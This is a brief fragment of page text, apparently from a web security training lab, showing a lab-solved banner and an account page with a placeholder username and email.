Bitwarden remember this password for you?

Congratulations, you solved the lab!

My Account

Your username is: info

Your email is: info@info.net

Email

--END--